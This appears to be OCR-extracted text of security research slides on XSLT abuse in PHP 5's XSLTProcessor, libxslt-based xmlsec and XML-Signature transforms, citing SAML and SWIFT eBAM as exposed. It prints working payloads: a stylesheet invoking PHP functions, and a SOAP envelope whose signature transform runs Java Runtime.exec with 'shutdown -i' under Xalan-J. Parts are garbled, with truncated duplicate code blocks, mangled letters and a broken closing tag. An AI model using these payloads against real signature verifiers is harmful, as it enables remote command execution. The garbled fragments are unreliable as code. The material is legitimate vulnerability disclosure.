
PHP 5

ALTOVA

MİSC

PHP 5

Uses libxslt


This is basically a well known feature, you can write files with XSLT since "forever", it's IMHO perfectly in the boundaries of what it's supposed to do and not a "newly found security" hole.

But I guess even I didn't always clean untrusted XSLT properly for all the possible cases. That's why I think it's a good thing to disable write-access for XSLT by default. Not many are using that feature. I'll try to come up with something for added protection.

PS. We should disable write access for SQL by default, too, it's the same line of thought ;) </sarcasm>

PATCH #54446 :
VERİFİED (BY ME) İN APRİL

STİLL NOT APPLİED
TO TRUNK

:-(

Wait, there's more !

void XSLTProcessor::registerPHPFunctions ([mixed $restrict])

This method enables the ability to use PHP functions as XSLT functions within XSL stylesheets.

HTTP://PHP.NET/MANUAL/EN/XSLTPROCESSOR.REGİSTERPHPFUNCTİONS.PHP

```
<xsl:stylesheet
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:php="http://php.net/xsl"
version="1.0">
...
<xsl:value-of select="php:function('phpinfo')"/>
...
</xsl:stylesheet>
```

```
<xsl:stylesheet
xmlns:xsl="http://www.w3.org/
xmlns:php="http://php.net/xsl"
version="1.0">

...
<xsl:value-of select="php:funct
...
```

```
np.net/xsl"
```

```
="php:function('phpinfo')"/
```

LIFERAY

XMLSEC

WEBKIT

PHP 5

ALTOVA

MISC


XMLSEC

Uses libxslt

I love when security solutions have security bugs ;-)

Potentially impacted :

- PKI & SSO (SAML)
- SWIFT eBAM
- and more !



```xml
<ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
  <ds:SignedInfo>
    <ds:CanonicalizationMethod ds:Algorithm="http://www.w3.org/TR/2001/12/REC-xml-c14n-20010315"/>
    <ds:SignatureMethod ds:Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
    <ds:Reference URI="">
      <ds:Transforms>
        <ds:Transform ds:Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>

        <ds:Transform ds:Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
          <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
            <xsl:output encoding="UTF-8" />
            <xsl:strip-space elements="*" />
            <xsl:template match="@*|node()">
              <xsl:copy>
                <xsl:apply-templates select="@*|node()" />
              </xsl:copy>
            </xsl:template>
          </xsl:stylesheet>
        </ds:Transform>

        <ds:Transform ds:Algorithm="http://www.w3.org/TR/2001/12/REC-xml-c14n-20010315"/>
      </ds:Transforms>
      <ds:DigestMethod ds:Algorithm="http://www.w3.org/2001/04/xmlenc#sha256"/>
      <ds:DigestValue>fji4f1v5dt581sd55dK...</ds:DigestValue>
    </ds:Reference>
  </ds:SignedInfo>
  <ds:SignatureValue>...CMS without certificates...</ds:SignatureValue>
  <ds:KeyInfo>
    <ds:X509Data>
      <ds:X509Certificate>MII4ybroe8...<ds:/X509Certificate>
      <ds:X509Certificate>MIIqvnippi...</ds:X509Certificate>
    </ds:X509Data>
  </ds:KeyInfo>
</ds:Signature>
```

HTTP://WWW.SWIFT.COM/CORPORATES/RESOURCES/GETTING_STARTED/MIG_ISO20022/EBAM_SIGNATURE_SPECIFICATIONS.PDF

```xml
<ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
  <ds:SignedInfo>
    <ds:CanonicalizationMethod ds:Algorithm="http://www.w3.org/TR/2001/12/REC-xml-c14n-20010315"/>
    <ds:SignatureMethod ds:Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
    <ds:Reference URI="">
      <ds:Transforms>
        <ds:Transform ds:Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>

        <ds:Transform ds:Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
          <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
            <xsl:output encoding="UTF-8" />
            <xsl:strip-space elements="*" />
            <xsl:template match="@*|node()">
              <xsl:copy>
                <xsl:apply-templates select="@*|node()" />
              </xsl:copy>
            </xsl:template>
          </xsl:stylesheet>
        </ds:Transform>

        <ds:Transform ds:Algorithm="http://www.w3.org/TR/2001/12/REC-xml-c14n-20010315"/>
      </ds:Transforms>
      <ds:DigestMethod ds:Algorithm="http://www.w3.org/2001/04/xmlenc#sha256"/>
      <ds:DigestValue>fji4f1v5dt581sd55dK...</ds:DigestValue>
    </ds:Reference>
  </ds:SignedInfo>
  <ds:SignatureValue>...CMS without certificates...</ds:SignatureValue>
  <ds:KeyInfo>
    <ds:X509Data>
      <ds:X509Certificate>MII4ybroe8...<ds:/X509Certificate>
      <ds:X509Certificate>MIIqvnippi...</ds:X509Certificate>
    </ds:X509Data>
  </ds:KeyInfo>
</ds:Signature>
```


HTTP://WWW.SWIFT.COM/CORPORATES/RESOURCES/GETTING_STARTED/MIG_ISO20022/EBAM_SIGNATURE_SPECIFICATIONS.PDF

AND İF YOUR XML-DSİG XSLT ENGİNE İS XALAN-J ...

... İT'S WORSE :-(

```xml
<SOAP-ENV:Envelope
  xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
  <SOAP-ENV:Header>
    <SOAP-SEC:Signature
      xmlns:SOAP-SEC="http://schemas.xmlsoap.org/soap/security/2000-12"
      SOAP-ENV:actor="some-URI"
      SOAP-ENV:mustUnderstand="1">
      <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
        <ds:SignedInfo>
          <ds:CanonicalizationMethod
            Algorithm="http://www.w3.org/TR/2000/CR-xml-c14n-20001026">
          </ds:CanonicalizationMethod>
          <ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#dsa-sha1"/>
          <ds:Reference URI="#Body">
            <!-- ... -->
            <!-- Start malicious XSLT transform -->
            <!-- ... -->
            <ds:Transforms xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
             <ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
              <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:java="java">
               <xsl:template match="/" xmlns:os="java:lang.Runtime" >
                <xsl:variable name="runtime" select="java:lang.Runtime.getRuntime()"/>
                <xsl:value-of select="os:exec($runtime, 'shutdown -i')" />
               </xsl:template>
              </xsl:stylesheet>
             </ds:Transform>
            </ds:Transforms>
            <!-- ... -->
            <!-- End malicious XSLT transform -->
            <!-- ... -->
            <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
            <ds:DigestValue>j6lwx3rvEPO0vKtMup4NbeVu8nk=</ds:DigestValue>
          </ds:Reference>
        </ds:SignedInfo>
        <ds:SignatureValue>MC0CFFrVLtRlk=...</ds:SignatureValue>
      </ds:Signature>
    </SOAP-SEC:Signature>
  </SOAP-ENV:Header>
  <SOAP-ENV:Body
    xmlns:SOAP-SEC="http://schemas.xmlsoap.org/soap/security/2000-12"
    SOAP-SEC:id="Body">
    <m:GetLastTradePrice xmlns:m="some-URI">
      <m:symbol>IBM</m:symbol>
    </m:GetLastTradePrice>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```


HTTP://CLAWSLAB.NDS.RUB.DE/WİKİ/İNDEX.PHP/XML_SİGNATURE__XSLT_CODE_EXECUTİON



```
-ENV:Envelope
ns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
